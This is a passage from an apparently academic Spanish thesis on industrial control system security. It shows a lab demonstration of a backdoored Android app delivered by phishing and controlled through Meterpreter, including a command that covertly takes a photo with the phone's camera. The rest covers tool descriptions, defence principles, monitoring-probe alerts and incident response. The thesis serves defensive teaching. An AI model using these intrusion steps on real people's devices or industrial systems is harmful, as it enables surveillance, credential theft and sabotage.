

Ilustración 94: Creación de la aplicación con *backdoor*

A continuación, una vez seleccionamos el sistema y puerto que escuchará la conexión, elegimos la ruta en la que tenemos el apk y el tipo de *payload* que vamos a inyectar en el apk.



Ilustración 95: Elección del *payload*

Una vez que tenemos la aplicación maliciosa, debemos realizar el despliegue del *malware* en el dispositivo que deseamos controlar, podríamos hacerlo por ejemplo, a través el envío de una campaña de correo electrónico incluyendo el enlace en el cuerpo del correo que permita al usuario descargar e instalar la aplicación.

La aplicación "weather.apk" en fase de instalación solicitará permisos para acceder a un elevado número de servicios del dispositivo móvil, que facilitarán la toma de control del dispositivo. Esta acción y aceptación es realizada por el usuario del Sistema Industrial que el grupo atacante ha identificado como víctima de la campaña dirigida.



Ilustración 96: Instalación de la aplicación maliciosa

De nuevo utilizaremos la herramienta *metasploit framework* para tomar el control de dispositivo móvil infectado con nuestro *malware*.



Ilustración 97: *Command and Control* dispositivo móvil

Con la sesión de *meterpreter* ya levantada, hemos conseguido el control total del dispositivo móvil y podríamos acceder a toda la información del dispositivo (correos, fotos y posibles credenciales almacenadas). Como ejemplo del control remoto del terminal móvil, podemos tomar una foto a través de la cámara delantera del smartphone, con el comando "`webcam_snap 1`" de *meterpreter.*



Ilustración 98: Toma de foto del dispositivo comprometido

De nuevo se evidencia que debemos tener protegido cualquier sistema empresarial cuya explotación pueda permitir el acceso a nuestro ICS. En este caso, aunque el correo con la amenaza se entregue, debemos securizar todos los sistemas, y los dispositivos móviles no son una excepción. Por ejemplo, aplicando en nuestros terminales principios de *hardering*[1] que impidan la instalación de *software* de terceros, así como disponiendo de un *antimalware* que detecte este tipo de ficheros maliciosos que imposibiliten su descarga e instalación.

[1] *hardering*: o también llamado endurecimiento informático, es el término que se le da al proceso de reducción de vulnerabilidades en el sistema mediante el establecimiento de medidas de seguridad.

3.10 Herramientas

A continuación se muestra una breve descripción de las herramientas utilizadas en la investigación y en las pruebas de concepto realizadas en el laboratorio:

- **Armitage**. Es una herramienta gráfica del conocido *framework Metasploit* la cual permite buscar vulnerabilidades sobre cualquier equipo que esté en una red a la que tengamos acceso. Esta herramienta se puede encontrar en distribuciones de *pentesting* como Kali Linux y Parrot OS.
- **Ettercap**. Suite completa disponible en Kali para realizar ataques de hombre en el medio (*MITM*) y Denegación de Servicio (*DoS*). Permite interceptar conexiones en vivo, filtrar contenido al vuelo y varios otros trucos interesantes.
- **Hybrid Analysis**. Servicio gratuito de análisis de malware en línea, desarrollado por la compañía de ciberseguridad CrowdStrike.
- **John The Ripper**. Herramienta de código abierto que viene instalada por defecto en el sistema operativo Kali Linux y que sirve para descifrar contraseñas de usuarios a partir de sus códigos *hash*.
- **Kali Linux**. Distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general.
- **Metasploit Framework**. Marco de código abierto basado en Ruby que utilizan los profesionales de la seguridad de la información y los ciberdelincuentes para encontrar, explotar y validar las vulnerabilidades del sistema.
- **Meterpreter payload**. Permite ejecutar tareas remotas sobre un sistema que haya sido comprometido.
- **Microsoft Defender for OT/IoT**. Solución de seguridad unificada creada específicamente para identificar dispositivos IoT y OT, vulnerabilidades y amenazas.
- **Microsoft Sentinel**. Solución completa de administración de eventos e información de seguridad (SIEM) IT/OT para la detección, investigación y respuesta proactiva de amenazas. Dispone de un conector con *MS Defender for OT/IoT*.
- **ModScan64**. Herramienta del protocolo Modbus que se utiliza en el desarrollo o mantenimiento de sistemas y que permite que el PC funcione como un dispositivo maestro Modbus.
- **Nessus**. Solución para realizar evaluaciones de seguridad, detección de vulnerabilidades, configuración y cumplimiento normativo.
- **Netcat**. Herramienta de la línea de comandos que se utiliza para restablecer conexiones de tipo TCP y UDP.

- **Netstat**. Herramienta que permite mostrar el estado de la red y estadísticas de protocolo.
- **Nmap** (*Network Mapper*). Software de código abierto que permite realizar escaneos de redes, puertos, dispositivos y detectar vulnerabilidades.
- **Parrot OS Linux**. Distribución de GNU/Linux basada en Debian y enfocada en la ciberseguridad.
- **PLCScan**. Utilidad basada en Python que comprueba la disponibilidad de los puertos TCP/102 y TCP/502, comúnmente utilizados en sistemas Siemens S7 y MODBUS, respectivamente.
- **Responder.py**. Herramienta desarrollada por Trustwave SpiderLabs, la cual a través del envenenamiento de la red, puede responder a las consultas LLMNR y NBT-NS dando su propia dirección IP como destino para cualquier nombre de host solicitado para la obtención de usuarios y hashes[1] de credenciales que poder crackear[2].
- **Sees.py**. Programa escrito en Python que permite el envío de correo de suplantación para la obtención de credenciales de usuario.
- **Siemens Software LOGO! Soft Comfort**. *Software* de control que ofrece la programación individual idónea para la realización de trabajos de automatización sencillos en la industria y la domótica.
- **Smod**. Framework orientado a *pentesting* para sistemas MODBUS basado en Python y Scapy disponible en Github.
- **TheFatRat**. Interesante herramienta que permite generar *backdoors* de cara a un posible test de hacking ético.
- **UOC_Modbus_Read_Coils.py**. Herramienta de desarrollo propio realizada para la investigación de la memoria del TFG de “Ciberseguridad en Sistemas Industriales” sirve para obtener datos de los PLC utilizando el protocolo MODBUS.
- **VirusTotal**. Producto de Alphabet/Google que analiza archivos, URLs, direcciones IP y dominios sospechosos para detectar software malicioso y otros tipos de amenazas, y los comparte automáticamente con la comunidad de seguridad.
- **Wireshark**. Analizador de paquetes de red, una utilidad que captura todo tipo de información que pasa a través de una conexión.
- **Zenmap**. Versión gráfica de *nmap* que dispone de las mismas funcionalidades y que simplifica el uso gracias a su interfaz gráfica.

[1] *hash*: para contraseñas es el uso de funciones hash (resumen) con el fin de mantener la seguridad y la confidencialidad de las credenciales privadas de un usuario de una aplicación

[2] crackear: referido a contraseña, es el acto de obtener una contraseña de manera ilícita.

4. Cómo proteger los sistemas industriales

Las auditorías nos muestran diferentes amenazas a las que estos sistemas pueden estar expuestos, por lo que además de las recomendaciones generales de todo sistema, también tendremos la información específica para aplicar las medidas de seguridad apropiadas diseñadas para estas instalaciones industriales.

No existe una fórmula única para garantizar la seguridad del ICS, pero para poder mejorarla en los entornos industriales, podemos aplicar una buena práctica de seguridad que nos ayude a mejorar la madurez de ciberseguridad en los entornos de operación. Para ello enumeramos los siguientes principios para la defensa del ICS:

- **Principio primero**: establecer una **política de seguridad adecuada.** Esta debe incluir normas aplicables, procedimientos de cambios, controles de acceso, autorización, autenticación y confidencialidad.
- **Principio segundo:** la **seguridad física**. Se deben establecer las medidas de seguridad físicas necesarias que impidan el acceso físico no deseado, robo de componentes del ICS, sistemas informáticos y medios de la organización.
- **Principio tercero:** la **defensa de la red y los sistemas**. En este caso, debemos aplicar las medidas necesarias que nos permitan asegurar la protección de las redes y sus equipos.
    - Protección del perímetro.
    - Segmentación.
    - Instalación de *firewalls*, IDS[1], IPS[2], *proxy*[3].
    - Antimalware/EDR[4].
    - SIEM[5].
    - Sonda de Monitorización.
    - Servicios de Cibervigilancia e inteligencia.

[1] IDS: *(Intrusion Detection System)* o sistema de detección de intrusiones: es una aplicación usada para detectar accesos no autorizados.
[2] IPS: (*Intrusion Prevention System*) o sistema de prevención de intrusos.
[3] Proxy: sistema o servidor que se utiliza como puente entre el origen (un ordenador) y el destino de una solicitud (Internet).
[4] EDR: (*Endpoint Detection Response*) sistema EDR, acrónimo en inglés de, es un sistema de protección de los equipos e infraestructuras de la empresa.
[5] SIEM: (*Security Information and Event Management*) sistema que proporciona a los equipos de seguridad un lugar central para recopilar los eventos de los sistemas para su análisis y correlación.

- **Principio cuarto**: la **gestión de vulnerabilidades**. Se debe mantener una supervisión y control de las vulnerabilidades que puedan afectar a nuestra instalación y disponer de un plan de mitigación, como la remediación mediante la actualización siempre que sea posible o disponer de los mecanismos necesarios para la detección del intento de explotación si no es posible realizar la actualización.
- **Principio quinto:** la **formación en Ciberseguridad y concienciación.** No solo para los empleados de IT y OT sino también para todos los empleados en general del ICS.

4.1 Sonda de Monitorización OT

La solución que se ha desplegado en el laboratorio para las pruebas es una **Sonda de Monitorización Arrow FITLET2-CE3950** con software ***MS Defender for IOT***. Se incluye un anexo con la guía de instalación de la sonda.

Microsoft Defender para IoT proporciona una solución completa de detección de amenazas para entornos de IoT/OT y tiene varias opciones de implementación, entre las que se incluyen, la implementación en la nube en un entorno local o redes híbridas.

Como analistas de seguridad de Operación del Centro, deberíamos empezar a analizar las alertas que nos está levantando la sonda de monitorización del laboratorio para poder analizar y responder ante el ataque que se está efectuando, correspondientes a la actividad del capítulo 3 “Auditoria de Seguridad”.



Ilustración 99: Cuadro de mando de la sonda de monitorización de red en sistemas ot del laboratorio

Otras soluciones que nos pueden ayudar a mejorar y proteger las infraestructuras industriales frente a las ciber amenazas serían las siguientes:

- **Nozomi Networks**. Solución completa para riesgos, visibilidad y detección de amenazas.
- **Forescout**. Incrementa la seguridad en entornos OT/ICS y SCADA.
- **Claroty**. Visibilidad, protección y detección de amenazas, *Extended* IOT (XIoT), OT e IOT.

4.2 Análisis de amenazas detectadas

Cuando nuestra instalación está bajo ataque, en estas fases más activas los sistemas de monitorización deben permitir a la organización detectar la actividad maliciosa con el fin de responder al ataque. Analizamos algunas de las alertas más importantes que se han detectado durante las pruebas en laboratorio.

4.2.1 Port Scan Detected

Hemos realizado sobre nuestro laboratorio diferentes ataques. Durante la auditoria, una de ellas fue el escaneo con *nmap.* Mostramos a continuación la detección de la sonda de monitorización sobre la actividad maliciosa detectada que permitirá poder investigar la alerta y mitigar, de confirmarse el ataque, con el bloqueo de los IOCs (*Indicator of Compromise*) detectados.

Ilustración 100: Detección de Escaneo en la Red

4.2.2 Malware

Analizamos la alerta por la detección de un ataque de inyección de *malware* conocido y comportamiento sospechoso en la red de operación. La sonda ha levantado dos alertas debido a la actividad maliciosa detectada en la red, lo cual es un indicador que muestra las sospechas de que nuestro centro se encuentra bajo ataque de inyección de *malware*, siendo el momento de analizar en profundidad para proceder a su mitigación y a su respuesta.



Ilustración 101: Alertas detectadas por ataque *eternalblue*

4.2.3 PLC Scan Detected

Esta es una alerta específica de sistemas de operación, la sonda de monitorización nos alerta de un escaneo de puertos realizado sobre un dispositivo OT de la planta con la siguiente alerta. El origen del escaneo detectado es el Sistema Atacante IP 192.168.1.200 y el dispositivo sobre el que se ha detectado el escaneo es el PLC Siemens LOGO! IP 192.168.1.210:



Ilustración 102: Alerta PLC *Scan Detected*

La investigación de esta alerta determinará si la acción detectada puede considerarse una amenaza y poder proceder al bloqueo del actor malicioso. Esta detección, de tratarse a tiempo por el equipo de Seguridad IT/OT y/o SOC[1], hubiese permitido bloquear al atacante en una fase temprana del ataque, consiguiendo parar el intento de toma de control de la instalación industrial.

[1] SOC: Centro de Operaciones de Seguridad (SOC, por sus siglas en inglés), a veces denominado Centro de operaciones de Seguridad de la Información (ISOC), es un equipo interno o subcontratado de profesionales de seguridad de IT/OT que supervisa toda la infraestructura de una organización para detectar incidentes de ciberseguridad en tiempo real y abordarlos de la forma más rápida y eficaz posible.

4.2.4 Modbus Exception

Continuando con las alertas específicas detectadas sobre los sistemas de operación, encontramos cómo el sistema atacante ha intentado inyectar valores no válidos en el PLC. Este ataque podría estar tratando de producir una destrucción del activo, la corrupción de memoria o un sabotaje de la infraestructura a través del uso mal intencionado de los dispositivos de operación.



Ilustración 103: Alerta Modbus *Exception*

4.2.5 Suspicion of Unresponsive MODBUS Device

Durante el ataque de *DoS* realizado sobre la instalación industrial comprobamos que el PLC dejaba de ser operable desde el HMI y desde el SCADA, lo que repercutía en la interrupción del servicio dado que, no era posible controlar el alumbrado de la autopista desde el Sistema de Control.

Una muestra de esta actividad, la podemos comprobar en la monitorización del tráfico de red y eventos ingestados por la sonda con valores entre 50-150 PPS (paquetes por segundo) en operación normal.



Ilustración 104: Ingesta PPS en operación normal

Llegando a casi 12.000 PPS en condiciones de planta bajo ataque *DoS*.



Ilustración 105: Ingesta PPS bajo ataque DoS

Revisando las alertas que se han generado debido a esta actividad maliciosa podemos obtener la siguiente alerta que, nos informa sobre un problema de comunicación de un PLC. En este caso, la actividad es maliciosa y fue debida al ataque de *DoS* realizado pero también nos podría informar sobre un dispositivo que tiene problemas "legítimos" de comunicación que podría indicar que, el dispositivo está fallando y ayudarían a los equipos de mantenimiento de la infraestructura a localizar y corregir el problema.



Ilustración 106: Alerta Suspicion of Unresponsive MODBUS Device

4.2.6 Suspicion of Denial-of-Service Attack

Continuando con el ataque de *DoS* realizado en el laboratorio industrial, la sonda de monitorización nos hace llegar una nueva alerta por la posibilidad y sospecha de que se está llevando a cabo un ataque de *DoS* en la red. Concretamente, según la alerta, tiene como objetivo el PLC de operación del sistema de alumbrado de la instalación IP 192.168.1.210 y el origen en este caso es el *host* falso que ha levantado el Sistema Atacante con la IP 192.168.1.222 para llevar a cabo el ataque.



Ilustración 107: Suspicion of Denial-of-Service Attack

El equipo de Seguridad IT/OT, correlando la alerta 26 (ilustración 107) y alerta 27 (ilustración 108), que se han levantado en un corto intervalo de tiempo, podría interpretar que la planta está bajo un ataque de *DoS* y el atacante (*Fake Hos*t de *ettercap* IP 192.168.1.222) está consiguiendo su objetivo interrumpiendo el servicio e impidiendo con este ataque, que el PLC que gobierna el sistema de alumbrado de la autopista pueda ser controlado desde el HMI o desde el Sistema de Control de la instalación (CONTROL-SRV SCADA).



Ilustración 108: Device is Suspected to be Disconnected

Para responder ante este ataque, de forma que podamos mitigar y restablecer el servicio de operación, el equipo de Seguridad IT/OT junto con el Administrador de Red deberían tratar de localizar el dispositivo que está generando el gran volumen de tráfico en la red para aislarlo.

Los Administradores de la Red podrán realizar varias operaciones tanto en el *switch* como en el *router* para tratar de localizar el dispositivo malicioso. Revisando el Switch, consultando las estadísticas de los interfaces de red

mediante el comando "`show interface stats`" o también el si el switch lo permite con el comando "`ip accounting`" con el que podemos obtener información del número de bytes y paquetes por IP, podemos tratar de localizar este dispositivo. Tras esta revisión podemos comprobar que el `interface ethernet0/2` está generando excesivo tráfico de red y tenemos serias sospechas de que en este interface de red está conectado el equipo atacante.



Ilustración 109: Búsqueda de dispositivo atacante en la red

Para desconectar y aislar este dispositivo de la red y con ello evitar la saturación de la red, podemos realizar la bajada administrativa del interface con el siguiente comando "`shutdown`". Este comando se debe ejecutar en la configuración del propio interface (`eth0/2`).

Además, para recuperar completamente el servicio y evitar posibles problemas de comunicación, deberíamos de borrar las tablas ARP del *switch* para limpiar la información errónea que el ataque de envenenamiento (*ARP poisoning*) produjo. Para este objetivo podemos utilizar el comando "`clear arp-cache`".

Estas actuaciones por parte del Administrador de red deberían de permitir la reanudación de la operación en la planta y su vuelta a la normalidad.

